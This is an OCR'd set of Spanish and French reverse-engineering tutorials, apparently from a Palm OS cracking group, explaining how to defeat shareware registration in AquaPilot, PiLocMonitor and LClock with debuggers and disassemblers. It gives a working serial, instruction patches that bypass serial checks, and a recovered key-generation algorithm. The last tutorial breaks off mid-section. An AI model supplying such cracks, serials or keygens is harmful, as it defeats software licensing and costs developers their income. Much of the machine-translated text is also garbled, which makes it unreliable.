
El southDebugger Parte

Entonces, si no le ha corriedo,cargar el POSE , entonces instale maestro a X, debughack y Aquapilot.
Lance southDebugger.
Le preguntará acerca del IP en la PC conque corrie el Pose. Justamente haga clic en el botón conectar. Ahora usted debería tener esta ventana:



SouthDebugger está esperando un breakpoint.


Primer, tenemos que hacer que el southDebugger se detenga así es podremos añadir breakpoints. Para eso, justamente lanzamos X-Master . El southDebugger debería hacer un break, y ahora usted ha obtenido esto:




El southDebugger está arriba pero Pose se queda atorado.

Como el southDebugger está arriba, estableceremos nuestros breakpoints.

Dé un clic sobre ventanas windows/new breakpoint en el menú. Entonces escoja el "trap breakpoint" etiqueta y dé un clic sobre los 3 puntos "" De la fila 1. Una ventana esta pronta a mostrar un popup con todas las funciones del sysTrap.




Encuentre y escoja la función del sysTrapFrmPopupForm y de una selección y un click.Haga lo mismo para colocar el breakpoint en la función del sysTrapFrmCustomAlert.Ahora usted ha obtenido esta ventana:



Y entonces presione F5 . Esta funcion esta a punto de desplegar el Pose. Ahora, AquaPilot a de funcionar. Cuando usted lo ponga a funcionar, debería de detenerse por los breakpoints en sysTrapFrmPopup. Justamente presione a F5. Ahora, dé un clic sobre el botón del menú y presione a Register.


El POSE se interrumpirá otra vez (por el breakpoint en sysTrapFrmPopup). En el debugger dé un clic sobre eWindows / New logging window , Estas ventanas aparecen:




Haga clic adelante "de las ventanas" y entonces seleccione "to file - para el archivo". Entonces dé un clic sobre los 3 puntos para colocar el directorio donde para poner el LOG archivo. No se olvide de nombrar el archivo log, y entonces presione Salvar.

Sujete el botón puesto auto-run button a funcionar (se hace gris marengo)

Presione F8 para mantener el programa hasta que aparesca el logging.



¡Después de presionar a F8, el logging empezara !
Ahora usted ha logrado apariencia en Pose. La forma donde usted tiene que entrar su serial pronto estara en pocos minutos. He obtenido un cargador en PC y la función del logging necesita parte de recursos en casa, lleve 50 minutos para la forma al popup. Entonces, introduzca un serial falso y presione a Ok. No le importa si usted piensa que Pose no percibió la captuta del UR. El POSE será muy lento pero entenderá que todos los clicks;)
El serial usado es: 123456 (in decimal = 1e240 in hex.)
No lo olvide, lo necesitaremos al leer el archivo log.
Al cabo de un rato (20 minutos en casa), el mal mensaje del niño aparece.
Eso significa que el logging está terminado. Justamente dé un clic sobre el botón Stop Log




Ahora, abra el archivo log y haga una búsqueda de 1e240 (nuestro serial falso). Usted lo encontrará un montón de veces pero cada vez que usted se ha puesto a analizar el código a ver si hay una comparación entre nuestro serial falso y el serial correcto.

Después de un rato buscando 1E240 en el texto, nosotros descubrimiento este:

D0:00000000 D1:0000295A D2:00000007 D3:0001FC6F **D4:0001E240** D5:0000001E D6:00000000 D7:00000001
A0:00045F26 A1:10C94BDC A2:0003CB74 A3:0003CB6E A4:00005228 A5:000050A4 A6:00050F83 A7:0003CAFA
USP:00000000 PC:0005ABB8 SR:0000A000
0005ABB8 B883 CMP.L D3, D4

Ok estudiemos el código.
D4 contiene el valor 1e240 = 123456(en decimal) = Serial falso introducido
CMP.L D3, D4 < - Compara el valor en D3 y el que está en D4.
Podríamos pensar que D3 contiene el serial bueno:)
D3 valor = 1FC6C (en hexadecimal) = 130159
Desactivemos todos los breakpoints en southDebugger y probemos este serial con Aquapilot.



El serial correcto es entonces 130159 para Aquapilot 3.01E

Heeeeyyyy , hemos comprendido este bebe;) Ahora usted sabe como pescar un serial con southDebugger;)
No se olvide del soporte shareware y si a usted le gusta ello, debe comprar el software.

Agradecimientos

Gracias a _ olor fuerte Dr, _ 42 _ cervezas, BratKo, Einstein (el camarada heh, no abuse del tabaco;) , Flognat, Flexible, alienD y todos los miembros de otros PWG.
Cualquier pregunta: a la dirección de correo electrónico chowi@pilotwarez.com
Usted nos puede encontrar en # palmwarez (IRCnet) o visite nuestro webpage en http://pilotwarez.com

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**PiLocMonitor**

PROTECCION:	NAME / SERIAL		
Descripcion:	Aplicación para motorear		
Dificultad:	Principiante		
DOWNLOAD:	www.pilotwarez.com\files\pilocmonitor\PiLocMonitor.zip		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:		**FECHA:**	W/31/12/2004

INTRODUCCION

como se aprovechan de la gente, pues decidimos probarlo.

Acercamiento 1

Comienza abriendo el prc con prcEdit y mirando los recursos. ¿Ninguna de las llamadas para sysTrapStrCompare o sysTrapCaselessCompare, así es que la rutina del registro son un poco más elegantes que eso ... Qué más hemos llegado? Sano, que tenemos una referencia en la forma 1100, "Introduce RegCode". El aspecto general siendo promisorio, tanto nos dejó que decidimos hacer averiguaciones.

AL ATAQUE

0000040a 3f3c044c L26 MOVE.W #1100!$44c,-(A7) ; Enter RegCode
Un pedazo de código que vemos abajo:
0000046a DC.W sysTrapStrLen
0000046a 0c400014 CMPI.W #20!$14,D0

¿Qué significa esa cadena tan larga (¿Nuestro serial introducido?)
Es comparado con 20. Una apariencia en la ventana de la pila del southDebugger cuando se traza esta parte del código ,nos dice que eso es ciertamente comprobando la longitud de nuestro serial introducido. Así es que nosotros ahora tenemos que considerar un serial con 20 caracteres, XXXXXXXXXXXXXXXXXXXX.
Entonces tenemos esto:
00000472 0c2a002d0004 CMPI.B #45!$2d,4(A2)
00000478 666e BNE L29
0000047a 0c2a002d000f CMPI.B #45!$2d,15(A2)
00000480 6666 BNE L29

Las dos líneas del CMPI.B checan la posicion 4 y 15 al registrar A2 si es igual a 45 (o 0x2D hexadecimal). En A2 podemos buscar nuestro serial entrado, y haciendo una comprobación en una tabla ASCII eso da 45 ' - '. Esto da un serial del tipo XXXX-XXXXXXXXXX-XXXX
En L27 tenemos que tambien se hace una acción. Aquí parece que un código está siendo generado.
0000048a 10320800 MOVE.B 0(A2,D0.L),D0
Es una típica rutina para la generación del serial. Se dispone a llevar el byte en A2 en posición D0 y meterlo en el registro D0 para más adelante procesarlo. Se lo dejo a usted investigar cómo surte efecto esta rutina:)

Lo consigue abajo en:

000004b4 2600 MOVE.L D0,D3
000004b6 b684 CMP.L D4,D3
000004b8 584f ADDQ.W #4,A7
000004ba 662c BNE L29

Aquí tenemos una comparación del destino del serial ... En D3, separa el serial introducido y lo guarda, y en D4 tenemos la información que la aplicación considera correcto. Si D4== D3, todo está bien y la aplicación es registrada. En caso contrario, usted ha entrado un serial malo. De hecho, un rastreo usando el serial 1234-abcdefghij-5678 nos sale a la vista que sólo compara los últimos 4 dígitos

¿Cómo parchar esto entonces? ,Es sano que usted quizá podría cambiar el `BNE L29` a BRA, pero nos deja hacer un parche más bonito. Si nosotros cambiamos al `MOVE.L D0`, a un `MOVE.L D4, D3`, la aplicación de hecho comparará el serial generado con sí mismo ... que Usted también puede tener alguna diversión y crear seriales como "love-pwgforever-pwgforever-9528":)

Acercamiento 2

1 yo veo probeco en este sitio. Puede ser regged, y tiene un período de prueba de 5 días con Nag.

2 lo pruebo en la POSE. Tomo nota del título de la forma del reg, "Introduzco a RegCode"

3 lo abro con Prcedit

4 localizo la forma y doy un paso en el código en L26

5 veo que el programa hace lo siguiente:

- Toma el índice del campo donde yo introduje el código

- Toma la dirección de los campos

- Toma las direcciones de los caracteres introducidos (en A2 y D0)

- Checa la longitud de caracteres, deben tener 20 caracteres (sysTrapStrLen, CMPI.W # 20, D0)

- Los chequeos en el registro de codigo debe de contener el caracter "-" en el regcode. Sospecho que son "-" porque tienen a ASCII codifique 45 (tantee con alt + 45). ¡ Deben estar en CMPI.B # 45!$¡2d, 4 (A2) 5 y CMPI.B # 45!$2d, 15 (A2) en la posición 16 (los caracteres son numerados desde 0). L29 es obviamente llamado si algo no es correcto.

6 pruebo mis hypotesis poniendo a un 4e48h (trap 8) después de esos chequeos y entonces introduzco en la computadora XXXX-XXXXXXXXXX-XXXX como un código. Entonces, L28 debe ser el Check realmente Crucial Routine.

7 doy una vista a L28. Hay sólo dos comparaciones, y el segundo atrae mi atención.

```
000004b0 4e4fa0ce sysTrapStrAToI
000004b4 2600 MOVE.L D0,D3
000004b6 b684 CMP.L D4,D3
000004b8 584f ADDQ.W #4,A7
000004ba 662c BNE L29
```

¿ Pongo cuidado en esta string (cadena) (tal vez es el que yo introduje) El valor es convertido a un valor decimal, ese valor es almacenado en D0 y entonces es movido en D3. ¿Entonces es comparado con D4 (tal vez el serial correcto) Solamente, si los valores no son lo mismo, entonces la inscripción falla. Así fuerzo el proceso de registro y acaba con noping aquel BNE L29 (4e71h)

8- Bien el programa ahora se registra muy bien con XXXX-XXXXXXXXXX-XXXX. También le podría hacer registrar con cualquier NOPing de código con otras entradas, pero no prefiero hacerlo (Agil parche que probablemente trabajará más largo). Con la ayuda de Prcedit finalmente escribo el xml.

Aproximación 3

El visto bueno, he aquí mi forma. Es similar a las otras formas, pero ahora comencemos.Después de tener una apariencia de cortocircuito en la aplicación, advertí el registro en pantalla al entrar un serial. Así es que puse en marcha el prcEdit y cargué nuestro blanco. En el árbol de recursos de prcEdit que eso es fácil encontrar el recurso de la forma del registro (ID: 1100). Hay una referencia para el ID del OK-BUTTON, tal vez tengo la suerte de encontrar allí el chequeo de registro. Después de double click en la referencia podemos ver algunas cosas agradables de código. Algunas líneas de debajo hay una llamada para sysTrapFldGetTextPtr, probablemente nuestro serial que introducimos. Después podemos ver esto:

```
0000046a DC.W sysTrapStrLen
0000046a 0c400014 CMPI.W #20!$14,D0
Asi que nuestro serial tiene 20 caracteres, esto se pone facil, Algunas líneas más
```

00000472 0c2a002d0004 CMPI.B #45!$2d,4(A2)

```
00000478    666e              BNE L29
0000047a    0c2a002d000f      CMPI.B #45!$2d,15(A2)
00000480    6666              BNE L29
```

Adivinemos un tanto. En ASCII # 45 es un guión "-", tan tal vez el 5 y el carácter 16 tienen que ser uno "-". Las siguientes líneas no están haciendo algunas cosas de cálculo, ninguna cosa interesando. Lo siguiente compara orden está aquí:

```
000004ac    486a0010    PEA 16(A2)
000004b0    4e4fa0ce    TRAP #15
000004b4    DC.W        sysTrapStrAToI
000004b4    2600        MOVE.L D0,D3
000004b6    b684        CMP.L D4,D3
```

16 (A2) es un puntero para los últimos 4 caracteres del serial, estos caracteres son convertidos a un valor de entero. Esto se parece realmente a un checksum. Ahora coloquemos a un Breakpoint en dirección el CMP-COMMAND, inicie la aplicación e introduzca un serial como "1234-6789012345-7890". Después de entrar el breakpoint, veamos en D4: El valor es 9490. Reemplacemos a nuestros últimos 4 caracteres con este valor y hagamos un intento otra vez: "1234-6789012345-9490" Y sí, eso tiene que trabajar ... Eso es todo, ahora tiene que trabajar el serial.

Palm Spanish Tutor

Programa:	**Desnudando un serial**

PROTECCION:	Desnudando un serial		
Descripcion:	Generación de un serial		
Dificultad:	Principiante		
DOWNLOAD:	Cualquiera		
Herramientas:	SouthDebugger, DebugHack and X-Master, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:	by Sökol	**FECHA:**	W/31/12/2004

INTRODUCCION

Éste es un corte de ASM-CODE de una aplicación, mostrando la parte donde la generación de clave calcula.

AL ATAQUE

```
00002a3e   4e4fa2a9                    sysTrapDlkGetSyncInfo    ( get the HS name )
00002a42   486f0018                    PEA      24(A7)
00002a46   4e4fa0c7                    sysTrapStrLen            ( length of the HS
name -> D0 )
00002a4a   3e00                        MOVE.W   D0,D7            ( save the length to
D7 )
00002a4c   7600                        MOVEQ    #0,D3            ( set D3 to 0 for
use as a counter )
00002a4e   4fef001c                    LEA      28(A7),A7
00002a52   601c                        BRA      L401             ( start the looping )
00002a54   41d7         398            LEA      (A7),A0
00002a56   18303000                    MOVE.B   0(A0,D3.W),D4    ( char nr D3 in the
hs-name -> D4 )
00002a5a   4884                        EXT.W    D0
00002a5c   0644ff9f                    ADDI.W   #-97!-$61,D4     ( D4 := D4 - 97 )
00002a60   6c06                        BGE      L399             ( if D4 >= 0, branch
to L399 )
00002a62   3004                        MOVE.W   D4,D0            ( D0 := D4 )
00002a64   4440                        NEG.W    D0               ( negate D0 )
00002a66   6002                        BRA      L400             ( branch to L400 )
```

```
00002a68   3004         L399           MOVE.W   D4,D0           ( D0 := D4 )
00002a6a   3a00         L400           MOVE.W   D0,D5           ( D5 := D0 )
00002a6c   dc45                        ADD.W    D5,D6           ( D6 := D6 + D5 )
00002a6e   5243                        ADDQ.W   #1,D3           ( increase the
counter )
00002a70   b647         L401           CMP.W    D7,D3           ( has the loop
finished? )
00002a72   6de0                        BLT      L398            ( if not, branch to
L398 )
00002a74   700b                        MOVEQ    #11,D0          ( D0 := 11 )
00002a76   c1c6                        MULS.W   D6,D0           ( D0 := D6 x D0 )
00002a78   0640001b                    ADDI.W   #27!$1b,D0      ( D0 := D0 + 27 )
```

Muestra el serial usando el Nombre del hoctsync-Name en D0 y resultando el siguiente Pseudocódigo

```
serial := 0;
for counter := 1 to length(name) do
  serial := serial + abs(ord(name[counter]) - 97);
serial := (11 * serial) + 27;
```

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**LClock V1.0**

PROTECCION:	NAME / SERIAL		
Descripcion:	Aplicación para		
Dificultad:	Principiante		
DOWNLOAD:	http://www.		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:		**FECHA:**	W/31/12/2004

INTRODUCCION

Débogage du logiciel LClock V1.0

La cible:

LClock est un programme affichant une petite horloge avec alarme. Il est aussi possible de faire afficher l'heure d'un autre fuseau horaire.

AL ATAQUE

Le but :

LClock laisse à l'utilisateur le temps qu'il désire pour essayer le produit, au delà il doit s'enregister. La seule limitation est le message "Please Register" à l'écran.Si l'utilisateur achète la license, il reçoit un code débloquant le programme (clé). Nous allons essayer de déboguer le programme afin qu'il accepte n'importe quel code.

La philosophie :

Comme dans la leçon n°1, nous allons utiliser la méthode dite "Dead Listing" (Code source mort). Cette méthode est basée sur la lecture et la compréhension du code source.

L'approche:

Nous chercherons a repérer où est situé le message indiquant que le code entré n'est pas bon, puis où est située la partie de code qui affiche ce message, puis finalement les instructions qui appellent ce code, et à quelles conditions.Ensuite nous modifierons ces conditions.

Les outils :

Nous utiliserons :

Prc2Bin pour séparer les différentes ressources du programme.

PilotDis pour désassembler le code du programme.

PalmEmulator pour émuler un Palm Pilot, soit pour ceux qui n'en possède pas, soit pour éviter de travailler sur son vrai Palm (la HotSync à répétion est assez fastidieuse)

HexEdit pour patcher le programme final.

1ère partie : Repérage

Lancez PalmEmulator et chargez le programme LClock.

Il se peut que l'affichage du PalmEmulator ne se réactualise pas. Cliquez sur le bouton de l'agenda puis revenez, l'icone de LClock apparaitra.

Lancez le programme... Vous voyez un message "Please register" à l'écran. Cliquez dessus pour afficher l'écran d'enregitrement.Le programme attend que vous tapiez le code de déblocage. Tapez un nombre bidon au clavier (avantage de l'émulateur) puis cliquez OK. Le logiciel indique que la clé est mauvaise ("The key entered is not correct"). Retenez bien ce message en anglais. Vous remaquerez le message "(not set)" à l'écran. Celà correspond au nom d'utilisateur, qui n'est pas définit (set) sur l'émulateur.

2ème partie : Analyse

2.1) Numéro de la ressource.

Depuis une ligne de commande Dos, lancez le programme Prc2Bin avec en paramètre le fichier

lclock.prc. Prc2Bin crée alors 47 fichiers. Ces fichiers contiennent les différentes parties du logiciel LClock. Avec la commande Rechercher de Windows, cherchez le fichier qui contient le texte "not correct" (tiré du message d'erreur ci-dessus). En résultat nous avons lclock.prc bien sûr, mais aussi le fichier nommé Talt235c.bin. Le nom de ce fichier n'est pas anodin: alt signifie alert, pour indiquer que ce fichier contient un message d'alerte. 235c indique le numéro de ce message en hexadécimal; ainsi , quand on rentre une mauvaise clé, le logiciel demandera au Palm d'afficher le message d'alerte numéro 235c.

2.2) Recherche de la ressource

Faites glisser l'icone de lclock.prc sur le programme de PilotDis. Il crée dans son répertoire un fichier LCLOCK.PRC.s . Renommez-le en LCLOCK.PRC.s.txt ,puis ouvrez-le en double-cliquant dessus. Ce document texte contient la retranscription du programme en langage assembleur 68000.

Nous allons chercher maintenant à quel endroit du programe est appellée la ressource numéro 235c.

Dans le code source, les nombres hexadécimaux sont précédés du signe "$". Nous allons donc faire une recherche avec la fonction de recherche de texte de WorkPad, et nous lui indiquons que l'on cherche le texte "$235c".

WorkPad trouve une occurence :

```
00001af4 610000d4          BSR L198

00001af8 defc0014          ADDA.W #20!$14,A7

00001afc 4a40              TST.W D0

00001afe 660e              BNE L190

00001b00 3f3c235c     L189 MOVE.W #9052!$235c,-(A7)

00001b04 4e4fa192          TRAP #15,$A192 = sysTrapFrmAlert

00001b08 7001              MOVEQ #1,D0

00001b0a 60000028          BRA L193

00001b0e 2483         L190 MOVE.L D3,(A2)

00001b10 3f3c235e          MOVE.W #9054!$235e,-(A7)

00001b14 4e4fa192          TRAP #15,$A192 = sysTrapFrmAlert
```

2.3) Compréhension du code source

